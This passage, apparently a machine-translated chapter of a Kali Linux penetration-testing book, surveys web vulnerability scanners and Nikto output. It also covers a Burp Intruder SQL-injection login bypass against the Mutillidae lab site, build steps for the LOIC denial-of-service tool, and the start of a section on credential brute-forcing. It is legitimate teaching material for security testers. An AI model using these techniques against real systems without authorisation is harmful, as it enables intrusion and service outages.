Лучшим примером такого типа сканера уязвимостей является модуль wmap, который упакован вместе с Metasploit Framework Rapid7. Чтобы использовать этот модуль, вы должны сначала убедиться, что служба базы данных postgresql запущена; Используйте следующую команду:

```
root@kali:~# service postgresql start
```

Затем запустите msfconsole из командной строки и введите команду load wmap. Как и большинство базовых приложений, набрав help или -h в командной строке, вы увидите команды, которые доступны для использования.


Для управления целевыми сайтами используйте команду wmap_sites. Параметр -a добавит IP-адрес целевого объекта в базу данных приложения. Параметр -l предоставляет список доступных сайтов для тестирования, как показано на следующем снимке экрана:



С выбранной целью тестер теперь может запускать модули wamp, используя следующую команду:

```
msf> wmap_run -e
```

Выполнение предыдущей команды показано на следующем скриншоте:



Выполнение этой команды может занять некоторое время, чтобы достичь завершения (это зависит от количества страниц на веб-сайте, а также от сложности структуры сайта, а также от того, как выбранные модули работают для обнаружения уязвимостей).

Metasploit Framework не была разработана для сложных веб-сайтов и веб-служб; Это видно в ограниченном количестве результатов, полученных в результате использования этого продукта, по сравнению с использованием сканеров уязвимостей, которые были специально разработаны для веб-сайтов и веб-служб. Тем не менее, поскольку он постоянно обновляется, стоит следить за изменениями его возможностей сканирования.

Приложение Websploit также использует модули wmap.

Расширение функциональности веб-браузеров

Веб-браузеры предназначены для взаимодействия с веб-службами. В результате, естественно, что они выбраны в качестве инструментов оценки уязвимости и использования.

Лучшим примером такого набора инструментов является Mantra OWASP - коллекция сторонних утилит безопасности, встроенных в веб-браузер Firefox. Mantra OWASP поддерживают тестовые системы Windows, Linux и Macintosh и предоставляют доступ к утилитам, которые поддерживают следующие действия:

- **Сбор информации**. Эти утилиты обеспечивают пассивную разведку, отчетность о местонахождении цели, раскрытие технологий базового сайта, а также поиск и тестирование гиперссылок сайта.

- **Редакторы:** набор утилит, которые редактируют, отлаживают и отслеживают HTML, CSS и JavaScript.
- **Прокси:** Утилиты, которые предоставляют инструменты управления прокси, включая FoxyProxy. FoxyProxy - инструмент, который облегчает переключение между прокси и обратно
- **Сетевые утилиты.** Эти утилиты предоставляют клиентам FTP и SSH-коммуникации и упрощают управление кэшем DNS.
- **Аудит приложений**. Эти переключатели между различными пользовательскими агентами, доступ к инструментам веб-разработчика, контроль за тем, что отправляется в качестве реферера HTTP для каждого сайта, обнаружение SQL-инъекций и уязвимостей XSS, позволяют тестировщикам вмешиваться в данные и получать доступ к Инструменты Websecurify
- **Разное:** создание сценариев, управление сеансами и загрузками, а также доступ к функциям шифрования, дешифрования и хэш-функции

Структура Mantra может использоваться для облегчения полуавтоматической разведки веб-сайта.

В примере, показанном на следующем снимке экрана, в браузере Mantra открыта страница входа Mutillidae. В раскрывающемся меню (активированном из синего логотипа в верхнем правом углу) приложение SQL Inject Me выбрано из доступных инструментов и отображается на левой панели.

Сканеры определенной уязвимости веб-служб

Сканеры уязвимостей - это автоматизированные инструменты, которые сканируют приложение для идентификации сигнатур известных уязвимостей.

В комплекте с Kali поставляется несколько предустановленных сканеров уязвимостей; К ним можно получить доступ, перейдя в Kali Linux -> Web Applications -> Web Vulnerability Scanners. Тестеры на проникновения, как правило, используют два или три всеобъемлющих сканера против одной и той же цели для обеспечения достоверных результатов. Обратите внимание, что некоторые из сканеров уязвимостей также включают в себя функции атаки.

Сканеры уязвимостей являются довольно «шумными» и обычно обнаруживаются жертвой. Однако сканирование часто игнорируется как часть обычного фонового зондирования через Интернет. Фактически, некоторые злоумышленники, как известно, начали широкомасштабные проверки против цели, чтобы замаскировать реальную атаку или заставить защитников отключить системы обнаружения, чтобы уменьшить приток отчетов, которым они должны управлять.

Быстрый обзор наиболее важных сканеров уязвимостей включает следующее:

Приложение	**Описание**
Arachnid	Открытая среда Ruby, которая анализирует HTTP-ответы, полученные во время сканирования, для проверки ответов и устранения ложноположительных.
GoLismero	Он отображает веб-приложения и обнаруживает распространенные уязвимости. Результаты сохраняются в форматах TXT, CVS, HTML и RAW.
Nikto	Основанный на Perl сканер с открытым исходным кодом, который позволяет уклоняться от IDS и изменять пользовательские параметры для сканирования модулей; Однако этот «оригинальный» веб-сканер начинает показывать свой возраст и не так точен, как некоторые из более современных сканеров.
Skipfish	Этот сканер завершает рекурсивный обход контента и обход содержимого на основе словаря, чтобы создать интерактивный файл Sitemap для целевого веб-сайта, который аннотируется выводами дополнительных проверок уязвимости.
Vega	Это GUI-based сканер уязвимостей открытого кода. Поскольку он написан на Java, он является кросс-платформенным (Linux, OS X и Windows) и может быть настроен пользователем.
w3af	Этот сканер предоставляет как графический, так и командный интерфейс для комплексной платформы тестирования Python. Он отображает целевой сайт и выполняет поиск уязвимостей. Этот проект приобретен Rapid7, поэтому в будущем будет более тесная интеграция с Metasploit Framework.


Приложение	Описание
Wapiti	Это Python-based сканер уязвимостей открытого кода.
Webscarab	Это основанная на Java платформа OWASP для анализа протоколов HTTP и HTTPS. Он может выступать в качестве перехватывающего прокси, фьюзера и простого сканера уязвимостей.
Webshag	Это поисковый робот на основе Python и сканер, который может использовать комплексное уклонение от IDS.
Websploit	Это основа для атак с проводной и беспроводной сетью.

Большинство тестировщиков начинают тестировать веб-сайт, используя Nikto, простой сканер (особенно в отношении отчетов), который обычно обеспечивает точные, но ограниченные результаты; Образец вывода этого сканирования показан на следующем снимке экрана:


```
root@kali:~# nikto -h 192.
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.
+ Target Hostname:    192.
+ Target Port:        80
+ Start Time:
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.22). Apach
e 1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microso
ft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to X
ST
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain specifi
c QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databa
ses, and should be protected or limited to authorized hosts.
+ Cookie phpMyAdmin created without the httponly flag
```

Следующим шагом будет использование более продвинутых сканеров, которые сканируют большее количество уязвимостей; В свою очередь, они могут занять значительно больше времени для завершения. Это не редкость для сложных сканирований уязвимостей (определяемых как количеством сканируемых страниц, так и сложностью сайта, которые могут включать в себя несколько страниц, которые позволяют пользователю вводить такие данные, как функции поиска или формы, которые собирают данные от пользователя для обратной -окончательной базы данных) займет несколько дней.

Один из самых эффективных сканеров, основанный на количестве обнаруженных уязвимостей, - это Вега Подграфа. Как показано на следующем скриншоте, он сканирует цель и классифицирует ее как высокую, среднюю, низкую или информационную. Тестер может нажать на выявленные результаты, чтобы «развернуть» конкретные результаты. Тестер может также модифицировать модули поиска, написанные на Java, чтобы сосредоточиться на конкретных уязвимостях или выявить новые уязвимости.



Стоит использовать сканер **Web Application Attack and Audit Framework** (**w3af**), на Python основе сканера безопасности веб-приложений с открытым исходным кодом. Он обеспечивает предварительное сканирование уязвимостей в поддержку таких стандартов, как OWASP. Ширина опций сканера зависит от цены - для просмотра цели требуется значительно больше времени, чем у других сканеров, и она подвержена сбоям в течение длительных периодов тестирования. Экземпляр w3af, настроенный для полной проверки веб-сайта образца, показан на следующем снимке экрана:



Kali также включает в себя некоторые специфичные для приложения сканеры уязвимостей. Например, WPScan используется специально для приложений WordPress CMS.

Тестирование безопасности с клиентской стороны прокси

В отличие от автоматических сканеров уязвимостей, прокси-серверы на стороне клиента требуют интенсивного взаимодействия с людьми, чтобы быть эффективными. Прокси-сервер клиентской стороны перехватывает HTTP и HTTPS-трафик, позволяя тестеру проникновения проверять связь между пользователем и приложением. Он позволяет тестеру копировать данные или взаимодействовать с запросами, которые отправляются в приложение.

В Kali есть несколько прокси-серверов на стороне клиента, включая Burp Suite, OWASP ZAP, Paros, ProxyStrike, сканер уязвимостей Vega и WebScarab. После всестороннего тестирования мы стали полагаться на Burp Proxy, с ZAP в качестве резервного инструмента.


Burp в основном используется для перехвата трафика HTTP (S); Однако он является частью более широкого набора инструментов, который имеет несколько дополнительных функций, в том числе:

- Паук с приложениями, который сканирует сайт.
- Сканер уязвимостей, в том числе секвенсор для проверки случайности токенов сеанса и ретранслятор для манипулирования и повторной отправки запросов между клиентом и сайтом (сканер уязвимостей не входит в бесплатную версию прокси-сервера Burp, который упакован в Kali)
- Инструмент злоумышленника, который можно использовать для запуска индивидуальных атак (в бесплатной версии инструмента, входящего в состав Kali, есть ограничения скорости, они удаляются, если вы покупаете коммерческую версию программного обеспечения)
- Возможность редактировать существующие плагины или писать новые, чтобы расширить количество и тип атак, которые могут быть использованы

Чтобы использовать Burp, убедитесь, что ваш веб-браузер настроен на использование локального прокси; Как правило, вам придется настроить сетевые параметры, чтобы указать, что трафик HTTP и HTTPS должен использовать localhost (127.0.0.1) в порту 8080.

После настройки браузера и прокси-сервера для совместной работы сопоставьте приложение вручную. Это достигается путем отключения перехвата прокси-сервера и последующего просмотра всего приложения. Следуйте каждой ссылке, отправьте формы и войдите как можно во все области сайта. Дополнительный контент будет выводиться из различных ответов. Карта сайта заполнит область под вкладкой «Target» (автоматическое сканирование также можно использовать, щелкнув правой кнопкой мыши на сайте и выбрав «Spider This Host», однако ручная техника дает тестеру возможность глубоко ознакомиться с целью и он может определить области, которых следует избегать).

После того, как цель сопоставлена, определите Target-Scope, выбрав ветви внутри карты сайта и используя команду Add to Scope. После этого вы можете скрыть элементы, которые не представляют интереса на карте сайта, с помощью фильтров отображения. Карта сайта, созданная с целевого веб-сайта, показана на следующем снимке экрана:



После завершения сканирования вручную просмотрите каталог и список файлов для любых структур, которые не являются частью общедоступного веб-сайта или которые, по-видимому, непреднамеренно раскрыты. Например, каталоги, обозначенные admin, backup, documentation или notes, должны быть просмотрены вручную.


Ручное тестирование страницы входа с использованием одной цитаты в качестве входного кода привело к появлению кода ошибки, предполагающего, что он может быть уязвим к атаке SQL-инъекций; Пример возврата кода ошибки показан на следующем снимке экрана:

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" AND password="' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username="' AND password="'


Настоящая сила прокси - это способность перехватывать и изменять команды. В этом конкретном примере мы будем использовать веб-сайт Mutillidae - «сломанный» сайт, который устанавливается как часть платформы тестирования Metasploitable для выполнения атаки для обхода проверки подлинности SQL-инъекций.

Чтобы запустить эту атаку, убедитесь, что прокси-сервер Burp настроен для перехвата сообщений, перейдя на вкладку «Proxy» и выбрав вкладку «Intercept». Нажмите кнопку «Intercept is on», как показано на следующем снимке экрана. Когда это будет завершено, откройте окно браузера и зайдите на страницу входа в Mutillidae, введя <IP-адрес>/mutillidae/index.php?page=login.php. Введите переменные в полях «Name» и «Password», а затем нажмите кнопку «Login».

Если вы вернетесь к прокси-серверу Burp, вы увидите, что информация, введенная пользователем в форму на веб-странице, была перехвачена.




Нажмите кнопку «Action» и выберите опцию «Send to Intruder». Откройте главную вкладку «Intruder» и вы увидите четыре субтаблицы: «Target», «Positions», «Payloads» и «Options», как показано на следующем снимке экрана. Если вы выберите «Positions», вы увидите, что из перехваченной информации были идентифицированы пять позиций полезной нагрузки.




Эта атака будет использовать режим снайпера прокси-сервера Burp, который принимает один вход из списка, предоставленного тестером, и отправляет этот вход в единую позицию полезной нагрузки за раз. В этом примере мы настроим таргетинг на поле имени пользователя, которое, как мы подозреваем, уязвимо в зависимости от возвращаемого сообщения об ошибке.

Чтобы определить позицию полезной нагрузки, мы выбираем субтаблицу **Payloads**.



Чтобы запустить атаку, выберите «Intruder from» в верхнем меню и выберите «Start Attack». Прокси будет выполнять итерацию списка слов против выбранных позиций полезной нагрузки в качестве законных HTTP-запросов и возвратит коды состояния сервера. Как вы можете видеть на следующем скриншоте, большинство опций дают код статуса 200 (запрос выполнен успешно); Однако некоторые данные возвращают код состояния 302 (запрос найден, указывает, что запрошенный ресурс находится в настоящее время под другим URI).



Статус 302 указывает на успешные атаки, и полученные данные могут быть использованы для успешного входа в целевой сайт.

К сожалению, это слишком краткий обзор прокси-сервера Burp и его возможностей. Бесплатная версия, включенная в Kali, будет достаточной для многих задач тестирования; Однако серьезные тестировщики (и нападающие) должны рассмотреть возможность приобретения коммерческой версии.

Сервер эксплоитов

Поскольку у них есть обширная «поверхность атаки» (каналы связи, клиентское программное обеспечение, серверные операционные системы, приложения, промежуточное программное обеспечение и базы данных), веб-службы уязвимы для нескольких типов атак. Диапазон возможных атак потребует их собственной книги; Поэтому мы покажем только пару типов, чтобы выделить возможности Kali.

В этом примере мы продемонстрируем, как Kali можно использовать для запуска DoS на сетевом сервере.

В общем случае атака на операционную систему хост-системы, предоставляющей веб-службы, соответствует описанной выше методологии; Однако их архитектура особенно уязвима для DoS-атак.


В Kali есть несколько инструментов, которые описываются как приложения для стресс-тестирования, потому что они имитируют высокую активность нагрузки на сервере, чтобы оценить, насколько хорошо он будет справляться с дополнительным стрессом. Если сервер или его приложения терпят неудачу, то он получил DoS.

Многие из инструментов полагаются на неспособность системы IPv4 работать с новым протоколом IPv6 (denail6, dos-new-ip6, flood_advertise6 и т. Д.).

Тем не менее, наиболее успешный инструмент атаки DoS - Low Orbit Ion Cannon (LOIC), необходимо вручную добавить в Kali, выполнив следующие шаги:

1. С помощью команды apt-get install установите следующие пакеты и их зависимости: mono-gmcs, mono-mcs, monodevelop и liblog4net-cil-dev.
2. Загрузите LOIC из GitHub (https://github.com/NewEraCracker/LOIC/downloads) в отдельную папку. Извлеките сжатые файлы в папку с помощью команды unzip.
3. Перейдите в папку и откомпилируйте приложение, используя Следующую команду: Mdtool build
4. Скомпилированная сборка приложения будет находиться в каталоге /<path> bin/ Debug/LOIC.exe.

После того, как параметры атаки были введены, LOIC может быть запущен на целевом веб-сайте. Атака запускается с использованием интуитивно понятного интерфейса GUI, как показано на следующем скриншоте:




Атаки конкретных приложений

Атаки, характерные для приложений, превосходят число атак на конкретные операционные системы; Когда рассматриваются неправильные конфигурации, уязвимости и логические ошибки, которые могут повлиять на каждое онлайн-приложение, удивительно, что любое приложение можно считать «безопасным». Мы рассмотрим некоторые из наиболее важных атак против веб-сервисов.

Доступ к учётным данным методом грубой силы

Одна из наиболее распространенных первоначальных атак на веб-сайт или его службы - это грубая атака на аутентификацию доступа - угадывание имени пользователя и пароля. Эта атака имеет высокий показатель успеха, так как пользователи обычно выбирают учетные данные с легким запоминанием или повторно используют учетные данные, а также потому, что системные администраторы часто не контролируют множественные попытки доступа.

